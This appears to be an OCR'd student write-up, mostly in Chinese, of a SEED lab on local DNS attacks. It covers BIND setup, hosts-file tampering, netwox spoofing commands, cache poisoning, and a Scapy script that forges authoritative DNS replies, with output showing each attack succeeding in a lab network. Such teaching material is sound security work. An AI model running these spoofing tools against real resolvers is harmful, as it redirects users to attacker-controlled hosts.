
Lab 5-1 Local DNS Attack

Part 1: Setting Up a Local DNS Server

Task 1: Configure the User Machine

主机	IP地址
Attacker	192.168.11.140
Server	192.168.11.141(192.168.11.143)
Client	192.168.11.142(192.168.11.144)

为避免DHCP的默认服务器设置的影响，在/etc/resolvconf/resolv.conf.d/head文件中添加



重启服务，dig百度后得到结果显示已将DNS服务器设置为服务器192.168.11.141

```
[09/15/20]seed@VM:~$ sudo resolvconf -u
[09/15/20]seed@VM:~$ dig baidu.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50603
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;baidu.com.                     IN      A

;; ANSWER SECTION:
baidu.com.              40      IN      A       220.181.38.148
baidu.com.              40      IN      A       39.156.69.79

;; Query time: 23 msec
;; SERVER: 192.168.11.141#53(192.168.11.141)
;; WHEN: Tue Sep 15 05:39:54 EDT 2020
;; MSG SIZE  rcvd: 70
```

Task 2: Set up a Local DNS Server


/bin/bash


/bin/bash 73x44

```
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.

        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};
```

```
$sudo service bind9 restart
```


指定dump位置，关闭dnssec重新启动BIND服务后可以观察到DNS服务器正常运行






Task 3: Host a Zone in the Local DNS Server


- Step 1: Create zones




- Step 2: Setup the forward lookup zone file



- Step 3: Set up the reverse lookup zone file



- Step 4: Restart the BIND server and test



失败，发现文件中有分号打错，修改后正常解析

```
$TTL 3D ; default expiration time of all resource records without
        :  their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
```

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32991
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 93 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 08:42:14 EDT 2020
;; MSG SIZE  rcvd: 93
```

Part II: Attacks on DNS

Task 4: Modifying the Host File

修改/etc/hosts文件后

```
/bin/bash
/bin/bash 73x30
 1 127.0.0.1       localhost
 2 127.0.1.1       VM
 3
 4 # The following lines are desirable for IPv6 capable hosts
 5 ::1     ip6-localhost ip6-loopback
 6 fe00::0 ip6-localnet
 7 ff00::0 ip6-mcastprefix
 8 ff02::1 ip6-allnodes
 9 ff02::2 ip6-allrouters
10 127.0.0.1       User
11 127.0.0.1       Attacker
12 127.0.0.1       Server
13 127.0.0.1       www.SeedLabSQLInjection.com
14 127.0.0.1       www.xsslabelgg.com
15 127.0.0.1       www.csrflabelgg.com
16 127.0.0.1       www.csrflabattacker.com
17 127.0.0.1       www.repackagingattacklab.com
18 127.0.0.1       www.seedlabclickjacking.com
19 1.2.3.4         www.bank32.com
```

可以看到主机已将www.bank32.com错误地解析至1.2.3.4，而dig会忽略本地hosts所以可以正常解析

```
[09/15/20]seed@VM:~/Desktop$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.bank32.com ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5129ms

[09/15/20]seed@VM:~/Desktop$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22972
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         60      IN      CNAME   bank32.com.
bank32.com.             3600    IN      A       34.102.136.180

;; Query time: 437 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 10:37:57 EDT 2020
;; MSG SIZE  rcvd: 73

[09/15/20]seed@VM:~/Desktop$ w3m www.bank32.com
w3m: Can't load www.bank32.com.
```


Task 5: Directly Spoofing Response to User

未被欺骗时

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53973
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        2110    IN      A       93.184.216.34

;; Query time: 2 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 11:58:35 EDT 2020
;; MSG SIZE  rcvd: 60
```

运行netwox脚本后能够发现被攻击主机的DNS查询报文，构造虚假信息后发送给被攻击主机

```
sudo netwox 105 --hostname "www.example.net" --hostnameip 192.168.111.111 --authns "ns.example.net" --authnsip 192.168.111.111 --filter "src host 192.168.11.144"
```



可以看到主机被欺骗

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20048
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       192.168.111.111

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       192.168.111.111

;; Query time: 5 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 11:56:50 EDT 2020
;; MSG SIZE  rcvd: 88
```

Task 6: DNS Cache Poisoning Attack

攻击前

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53973
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        2110    IN      A       93.184.216.34

;; Query time: 2 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 11:58:35 EDT 2020
;; MSG SIZE  rcvd: 60
```

运行netwox攻击后：

```
sudo netwox 105 --hostname "www.example.net" --hostnameip "111.111.111.123" --authns "ns.example.net" --authnsip "111.111.111.222" --ttl 300 --spoofip raw
```

```
[09/15/20]seed@VM:~/Desktop$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15290
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        300     IN      A       111.111.111.123

;; AUTHORITY SECTION:
ns.example.net.         300     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         300     IN      A       111.111.111.222

;; Query time: 15 msec
;; SERVER: 192.168.11.143#53(192.168.11.143)
;; WHEN: Tue Sep 15 12:05:29 EDT 2020
;; MSG SIZE  rcvd: 88
```

在服务器中可以看到在DNS cache内已有被修改内容

```
[09/15/20]seed@VM:.../bind$ sudo rndc dumpdb -cache
[09/15/20]seed@VM:.../bind$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200915160718
; authanswer
.                       191     IN NS   ns.example.net.
; authauthority
ns.example.net.         191     NS      ns.example.net.
; additional
                        191     A       111.111.111.222
; authanswer
www.example.net.        191     A       111.111.111.123
```

Task 7: DNS Cache Poisoning: Targeting the Authority Section

利用Guidline中的Scapy脚本

```python
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        # The Answer Section
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        # The Authority Section
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns2.example.net')
        # The Additional Section
        Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200, rdata='5.6.7.8')
        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

在服务器中抓包看到example.net域下的所有网站都会解析至192.168.11.143，攻击成功

```
11 2020-09-15 12:41:37.1831060… 192.33.4.12      192.168.11.143   DNS     91 Standard query response 0x76e1 A www.example.net A 93.184.216.34
12 2020-09-15 12:41:37.1838293… 192.168.11.143   192.168.11.144   DNS    102 Standard query response 0xf199 A www.example.net A 93.184.216.34 OPT
13 2020-09-15 12:41:37.1905011… 192.33.4.12      192.168.11.143   DNS    270 Standard query response 0x69da NS <Root> NS a.root-servers.net NS b.root-servers.…
14 2020-09-15 12:41:37.1913602… 192.168.11.143   192.203.230.10   DNS     70 Standard query 0x5934 NS <Root> OPT
15 2020-09-15 12:41:37.1933572… 192.168.11.143   192.203.230.10   DNS     89 Standard query 0x3bad AAAA E.ROOT-SERVERS.NET OPT
16 2020-09-15 12:41:37.1936393… 192.168.11.143   192.203.230.10   DNS     89 Standard query 0x4727 AAAA G.ROOT-SERVERS.NET OPT
17 2020-09-15 12:41:37.1994780… 192.203.230.10   192.168.11.143   DNS     89 Standard query response 0x3bad AAAA E.ROOT-SERVERS.NET OPT
18 2020-09-15 12:41:37.1995008… 192.203.230.10   192.168.11.143   DNS     89 Standard query response 0x4727 AAAA G.ROOT-SERVERS.NET OPT
19 2020-09-15 12:41:37.3106125… 192.203.230.10   192.168.11.143   DNS    270 Standard query response 0x5934 NS <Root> NS a.root-servers.net NS b.root-servers.…
20 2020-09-15 12:41:37.3882985… 192.168.11.143   192.168.11.144   DNS    248 Standard query response 0xf199 A www.example.net A 10.0.2.5 NS ns1.example.net NS…
```